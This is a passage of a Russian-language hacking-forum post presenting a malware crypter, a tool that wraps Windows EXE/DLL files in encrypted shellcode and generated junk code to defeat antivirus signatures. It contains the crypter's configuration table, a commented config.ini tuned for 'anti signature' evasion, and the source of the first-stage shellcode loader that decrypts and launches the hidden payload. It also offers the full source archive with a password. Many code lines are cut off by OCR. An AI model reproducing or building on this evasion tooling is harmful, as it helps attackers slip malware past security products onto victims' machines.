    verinfo << "\tBEGIN\r\n" ;
    verinfo << "\t\tVALUE \"Translation\", 0x081A 0x081A\r\n" ;
    verinfo << "\tEND\r\n" ;
    verinfo << "END\r\n\r\n" ;

    rc.add(verinfo);
    total++;
}
```

Описание конфига криптора:

C:

```
MCONFIG_OPTION options[] = {
    {"config.not_use_crt_stub",FIELD_OFFSET(mConfig,not_use_crt_stub),COT_DIGIT8}, //
генерировать рантайм стаб или код сразу начинается с точки входа
    {"config.code.blocks.count.min",FIELD_OFFSET(mConfig,code.blocks.count.min),COT_DIGIT32},
// минимальный размер блока кода
    {"config.code.blocks.count.max",FIELD_OFFSET(mConfig,code.blocks.count.max),COT_DIGIT32},
// максимальный размер блока кода

{"config.vars.decryptor.trash_between.min",FIELD_OFFSET(mConfig,vars.decryptor.trash_between.m
 // минимальный размер операций в блоке кода

{"config.vars.decryptor.trash_between.max",FIELD_OFFSET(mConfig,vars.decryptor.trash_between.m
 // максимальный размер операций в блоке кода

{"config.shellcode.trash_after.min",FIELD_OFFSET(mConfig,shellcode.trash_after.min),COT_DIGIT3
  // минимальный размер мусорного кода после шеллкода

{"config.shellcode.trash_after.max",FIELD_OFFSET(mConfig,shellcode.trash_after.max),COT_DIGIT3
 // максимальный размер мусорного кода после шеллкода

{"config.shellcode.trash_before.min",FIELD_OFFSET(mConfig,shellcode.trash_before.min),COT_DIGI
 // минимальный размер мусорного кода до шеллкода

{"config.shellcode.trash_before.max",FIELD_OFFSET(mConfig,shellcode.trash_before.max),COT_DIGI
 // максимальный размер мусорного кода до шеллкода

{"config.code.block_loop.max_levels",FIELD_OFFSET(mConfig,code.block_loop.max_levels),COT_DIGI
 // уровень глубины в циклах

{"config.code.block_loop.interations.min",FIELD_OFFSET(mConfig,code.block_loop.interations.mir
 // минимальное кол-во итераций в цикле

{"config.code.block_loop.interations.max",FIELD_OFFSET(mConfig,code.block_loop.interations.max
 // максимальный кол-во итераций в цикле

{"config.code.block_loop.inner_blocks.min",FIELD_OFFSET(mConfig,code.block_loop.inner_blocks.m
 // минимальное размер внутреннего блока кода

{"config.code.block_loop.inner_blocks.max",FIELD_OFFSET(mConfig,code.block_loop.inner_blocks.m
 // максимальный размер внутреннего блока кода

{"config.code.block_if.inner_blocks.min",FIELD_OFFSET(mConfig,code.block_if.inner_blocks.min),
 // минимальное кол-во условий во внутреннем блоке кода

{"config.code.block_if.inner_blocks.max",FIELD_OFFSET(mConfig,code.block_if.inner_blocks.max),
  // максимальный кол-во условий во внутреннем блоке кода

{"config.code.block_if.max_levels",FIELD_OFFSET(mConfig,code.block_if.max_levels),COT_DIGIT8},
 // максимальное кол-во уровней условий
    {"config.image.extend.min",FIELD_OFFSET(mConfig,image.extend.min),COT_DIGIT32},
    {"config.image.extend.max",FIELD_OFFSET(mConfig,image.extend.max),COT_DIGIT32},
```

```
    {"config.image.rdata",FIELD_OFFSET(mConfig,image.rdata),COT_DIGIT8},
    {"config.image.data",FIELD_OFFSET(mConfig,image.data),COT_DIGIT8},
    {"config.code.usage.papi",FIELD_OFFSET(mConfig,code.usage.api),COT_DIGIT8}, // разрешить
использование генерации api
    {"config.code.usage.pcode",FIELD_OFFSET(mConfig,code.usage.code),COT_DIGIT8}, //
разрешить использование генерации мусорного кода
    {"config.code.usage.ploop",FIELD_OFFSET(mConfig,code.usage.loop),COT_DIGIT8}, //
разрешить использование циклов в генерации кода
    {"config.code.usage.pif",FIELD_OFFSET(mConfig,code.usage._if),COT_DIGIT8}, // разрешить
использование условий в генерации кода
    {"config.code.block_code.add",FIELD_OFFSET(mConfig,code.block_code.add),COT_DIGIT8}, //
разрешить использование операций сложения в генерации кода
    {"config.code.block_code.sub",FIELD_OFFSET(mConfig,code.block_code.sub),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.mul",FIELD_OFFSET(mConfig,code.block_code.mul),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.div",FIELD_OFFSET(mConfig,code.block_code.div),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.mod",FIELD_OFFSET(mConfig,code.block_code.mod),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.shl",FIELD_OFFSET(mConfig,code.block_code.shl),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.shr",FIELD_OFFSET(mConfig,code.block_code.shr),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.and",FIELD_OFFSET(mConfig,code.block_code.and),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.xor",FIELD_OFFSET(mConfig,code.block_code.xor),COT_DIGIT8}, //
всё понятно
    {"config.code.block_code.or",FIELD_OFFSET(mConfig,code.block_code.or),COT_DIGIT8}, // всё
понятно

{"config.vars.usage_left.globals",FIELD_OFFSET(mConfig,vars.usage_left.globals),COT_DIGIT8},
//

{"config.vars.usage_left.locals",FIELD_OFFSET(mConfig,vars.usage_left.locals),COT_DIGIT8},

{"config.vars.usage_left.formals",FIELD_OFFSET(mConfig,vars.usage_left.formals),COT_DIGIT8},

{"config.vars.usage_right.globals",FIELD_OFFSET(mConfig,vars.usage_right.globals),COT_DIGIT8},


{"config.vars.usage_right.locals",FIELD_OFFSET(mConfig,vars.usage_right.locals),COT_DIGIT8},

{"config.vars.usage_right.formals",FIELD_OFFSET(mConfig,vars.usage_right.formals),COT_DIGIT8},


{"config.vars.usage_api.globals",FIELD_OFFSET(mConfig,vars.usage_api.globals),COT_DIGIT8},
    {"config.vars.usage_api.locals",FIELD_OFFSET(mConfig,vars.usage_api.locals),COT_DIGIT8},
    {"config.vars.types.int8",FIELD_OFFSET(mConfig,vars.types[MVT_INT8]),COT_DIGIT8},
    {"config.vars.types.int16",FIELD_OFFSET(mConfig,vars.types[MVT_INT16]),COT_DIGIT8},
    {"config.vars.types.int32",FIELD_OFFSET(mConfig,vars.types[MVT_INT32]),COT_DIGIT8},
```

```
    {"config.vars.types.int64",FIELD_OFFSET(mConfig,vars.types[MVT_INT64]),COT_DIGIT8},
    {"config.vars.types.uint8",FIELD_OFFSET(mConfig,vars.types[MVT_UINT8]),COT_DIGIT8},
    {"config.vars.types.uint16",FIELD_OFFSET(mConfig,vars.types[MVT_UINT16]),COT_DIGIT8},
    {"config.vars.types.uint32",FIELD_OFFSET(mConfig,vars.types[MVT_UINT32]),COT_DIGIT8},
    {"config.vars.types.uint64",FIELD_OFFSET(mConfig,vars.types[MVT_UINT64]),COT_DIGIT8},

{"config.vars.getoradd.code.globals.add",FIELD_OFFSET(mConfig,vars.getoradd.code.globals.add),

{"config.vars.getoradd.code.globals.get",FIELD_OFFSET(mConfig,vars.getoradd.code.globals.get),

{"config.vars.getoradd.code.locals.add",FIELD_OFFSET(mConfig,vars.getoradd.code.locals.add),CO

{"config.vars.getoradd.code.locals.get",FIELD_OFFSET(mConfig,vars.getoradd.code.locals.get),CO

{"config.vars.getoradd.api.globals.add",FIELD_OFFSET(mConfig,vars.getoradd.api.globals.add),CO

{"config.vars.getoradd.api.globals.get",FIELD_OFFSET(mConfig,vars.getoradd.api.globals.get),CO

{"config.vars.getoradd.api.locals.add",FIELD_OFFSET(mConfig,vars.getoradd.api.locals.add),COT_

{"config.vars.getoradd.api.locals.get",FIELD_OFFSET(mConfig,vars.getoradd.api.locals.get),COT_

{"config.vars.initialization.globals.yes",FIELD_OFFSET(mConfig,vars.initialization.globals.yes

{"config.vars.initialization.globals.no",FIELD_OFFSET(mConfig,vars.initialization.globals.no),

{"config.vars.initialization.locals.yes",FIELD_OFFSET(mConfig,vars.initialization.locals.yes),

{"config.vars.initialization.locals.no",FIELD_OFFSET(mConfig,vars.initialization.locals.no),CO

{"config.vars.initialization.types.t_int8.min",FIELD_OFFSET(mConfig,vars.initialization.types.

{"config.vars.initialization.types.t_int8.max",FIELD_OFFSET(mConfig,vars.initialization.types.

{"config.vars.initialization.types.t_int16.min",FIELD_OFFSET(mConfig,vars.initialization.types
```

```
{"config.vars.initialization.types.t_int16.max",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_int32.min",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_int32.max",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_int64.min",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_int64.max",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_uint8.min",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_uint8.max",FIELD_OFFSET(mConfig,vars.initialization.types

{"config.vars.initialization.types.t_uint16.min",FIELD_OFFSET(mConfig,vars.initialization.type

{"config.vars.initialization.types.t_uint16.max",FIELD_OFFSET(mConfig,vars.initialization.type

{"config.vars.initialization.types.t_uint32.min",FIELD_OFFSET(mConfig,vars.initialization.type

{"config.vars.initialization.types.t_uint32.max",FIELD_OFFSET(mConfig,vars.initialization.type

{"config.vars.initialization.types.t_uint64.min",FIELD_OFFSET(mConfig,vars.initialization.type


{"config.vars.initialization.types.t_uint64.max",FIELD_OFFSET(mConfig,vars.initialization.type

    {"config.vars.path.length.min",FIELD_OFFSET(mConfig,vars.path.length.min),COT_DIGIT32},
    {"config.vars.path.length.max",FIELD_OFFSET(mConfig,vars.path.length.max),COT_DIGIT32},
};
```

Сам конфиг:
config.ini
C:

```
// max blocks count range
config.code.blocks.count.min = 5000;
config.code.blocks.count.max = 20000;

// after each decryptor command, will added trash, anti signature
config.vars.decryptor.trash_between.min = 2;
config.vars.decryptor.trash_between.max = 5;

// trash_before + shellcode + orig_file + trash_after
config.shellcode.trash_after.min = 25;
config.shellcode.trash_after.max = 35;
config.shellcode.trash_before.min = 25;
config.shellcode.trash_before.max = 45;

config.code.block_loop.max_levels = 3; // for in for in for ....
config.code.block_loop.interations.min = 10;
config.code.block_loop.interations.max = 100;
config.code.block_loop.inner_blocks.min = 10;
config.code.block_loop.inner_blocks.max = 50;

config.code.block_if.inner_blocks.min = 5;
config.code.block_if.inner_blocks.max = 8;
config.code.block_if.max_levels = 3; // if in if in if

// if crypted_sizeofimage < orig_sizeofimage then add fake_data + fake_rdata +
config.image.extend
config.image.extend.min = 0;
config.image.extend.max = 12000;
config.image.rdata = 60;
config.image.data  = 40;

// blocks percentage
config.code.usage.papi = 5;
config.code.usage.pcode = 10;
config.code.usage.ploop = 20;
config.code.usage.pif = 5;

// operators in code block after =, += ,-=,...
config.code.block_code.groups.min = 1; // ONLY 1 NOT CHANGE!!!
config.code.block_code.groups.max = 1; // ONLY 1 NOT CHANGE!!!

// not used anymore
config.code.block_code.subgroup.min = 5;
config.code.block_code.subgroup.max = 5;

// commands percentage
config.code.block_code.add = 30;
config.code.block_code.sub = 30;
config.code.block_code.mul = 10;
config.code.block_code.div = 5;
config.code.block_code.mod = 0;  // MUSTFIX: DO NOT USE, EMULATION ERRORS
```

```
config.code.block_code.shl = 5;
config.code.block_code.shr = 5;
config.code.block_code.and = 10;
config.code.block_code.xor = 5;
config.code.block_code.or  = 5;

// which types of variables will be created
config.vars.usage.globals = 20;
config.vars.usage.locals  = 35;
config.vars.usage.formals = 35;

// which types of variables will be generated BYTE, WORD, DWORD, DWORD64 ...
config.vars.types.t_int8    = 15;
config.vars.types.t_int16   = 15;
config.vars.types.t_int32   = 20;
config.vars.types.t_int64   = 0;
config.vars.types.t_uint8    = 15;
config.vars.types.t_uint16  = 15;
config.vars.types.t_uint32  = 20;
config.vars.types.t_uint64  = 0;

// vars get or add variable, if get fails with type then auto add
config.vars.getoradd.code.globals.add = 50;
config.vars.getoradd.code.globals.get = 50;

config.vars.getoradd.code.locals.add = 20;
config.vars.getoradd.code.locals.get = 80;

config.vars.getoradd.api.globals.add = 50;
config.vars.getoradd.api.globals.get = 50;

config.vars.getoradd.api.locals.add = 50;
config.vars.getoradd.api.locals.get = 50;

// initialize globals
config.vars.initialization.globals.yes = 100;
config.vars.initialization.globals.no = 0;

// initialize locals
config.vars.initialization.locals.yes = 0;
config.vars.initialization.locals.no = 100;

// initialization value ranges, may be for entropy
config.vars.initialization.types.t_int8.min = 0;
config.vars.initialization.types.t_int8.max = 0x7F; // max 0x7F
config.vars.initialization.types.t_int16.min = 0;
config.vars.initialization.types.t_int16.max = 0x7FFF; // max 0x7FFF
config.vars.initialization.types.t_int32.min = 0;
config.vars.initialization.types.t_int32.max = 0x7FFFFFFF; // max 0x7FFFFFFF
config.vars.initialization.types.t_int64.min = 0x70000000000000;
config.vars.initialization.types.t_int64.max = 0x7FFFFFFFFFFFFF; // max 0x7FFFFFFFFFFFFFFF
```


```
config.vars.initialization.types.t_uint8.min = 0;
config.vars.initialization.types.t_uint8.max = -1;
config.vars.initialization.types.t_uint16.min = 0;
config.vars.initialization.types.t_uint16.max = -1;
config.vars.initialization.types.t_uint32.min = 0;
config.vars.initialization.types.t_uint32.max = -1;
config.vars.initialization.types.t_uint64.min = 0x70000000000000;
config.vars.initialization.types.t_uint64.max = 0x7FFFFFFFFFFFF;

// path for CreateFile
config.vars.path.length.min = 2;
config.vars.path.length.max = 6;
```

В файле ldr_restore.cpp у нас первый слой шеллкода.
Его задача восстановить чунки файла, расшифровать буфер, получить параметры структуры LDR_PE_LOADER_PARAMS и передать в загрузчик.
C:


```
#include <windows.h>
#include <intrin.h>

#pragma  pack(push,1)

typedef struct _LDR_RESTORE_PARAMS
{
    PBYTE    orig_data;
    PBYTE    entr_data;
    DWORD_PTR    base;
}LDR_RESTORE_PARAMS, *PLDR_RESTORE_PARAMS;

typedef struct _LDR_PE_LOADER_PARAMS
{
    DWORD_PTR base;
    PVOID file;
    DWORD file_size;
    DWORD flags;
}LDR_PE_LOADER_PARAMS, *PLDR_PE_LOADER_PARAMS;

#pragma pack(pop)

typedef void (WINAPI *TD_ldr_pe_loader)(PLDR_PE_LOADER_PARAMS params);

void ldr_restore_ep(PLDR_RESTORE_PARAMS params)
{
    DWORD entr_hash = 0x%ENTR_HASH%;

    PBYTE entr_data = params->entr_data;
    PBYTE entr_end  = entr_data + 0x%ENTR_SIZE%;
    PBYTE orig_data = params->orig_data;

    UINT32 j,i = 0;
    while( i < 0x%ADDED_BYTES% )
    {
        DWORD pos = entr_hash%max_step;
        DWORD npart = max_step - (pos + 1);

        j = 0;
        while( j < max_step )
        {
            if( j!=pos )
            {
                *orig_data++ = *entr_data++;
            }else{
                entr_data = entr_data + 1;
            }
            j++;
        }

        %HASH_STRING%
```

```
        i++;
    }

    __movsb(orig_data, entr_data, (entr_end - entr_data));

    DWORD decr_hash = 0x%DECRYPT_INIT_HASH%;

    i = 0;
    while( i < %ORIG_SIZE% )
    {
        %DECRYPT%
        %DECRYPT_CALC_HASH%
        i++;
    }

    LDR_PE_LOADER_PARAMS pe_params;

    pe_params.base = params->base;
    pe_params.file = params->orig_data + %LDR_PE_LOADER_SIZE%;
    pe_params.file_size = %FILE_SIZE%;
    pe_params.flags = 0x%FLAGS%;

    TD_ldr_pe_loader loader = (TD_ldr_pe_loader)params->orig_data;

    loader(&pe_params);
}
```

Как видите, в дебагере код выглядит вполне себе результативно и не отличается от точки входа любого легитимного приложения.




Играя параметрами кодогенератора на уровне конфига можно получить очень вариативный результат в неограниченном количестве.



** В целях дебага на данном примере аргументы winapi вызовов были установлены в NULL.*

Поток управления на трех семплах:



** Сгенерированные для статьи семплы использовались с лайт конфигом, т.е. минимум генерации мусорного кода, вин апи. Можно отжать педаль в пол*

p.s.
Файл wordlist.txt - список английских слов, используется во время генерации кода и ресурсов.
В файле readme.txt вас бонусом ждет мой небольшой список наблюдений по детектам

Файл солюшена и сам криптор собирался под 2013 студией, не должно быть проблемой собрать на более поздних.
В качестве компилятора используется урезанный компилятор из 2008 студии, можете поменять на более свежий.
Криптор умеет криптовать DLL\EXE x32\x64.

Файлы к статье:
_src.zip (53.533 MB)

Зеркало:
В целях противодействию ресейлу модифицированной версии криптора неблагонадежными персонами ввожу легкий антинуб пасс.
Пароль на архив: **xss.is** -> **base64** -> **reverse_str** -> **sha256**
Прошу администрацию перезалить архив на более адеквантый файлообменник (mega etc).

Ниже приведен пример сгенерированного кода.
Last edited by a moderator: Jul 2, 2020

Emperor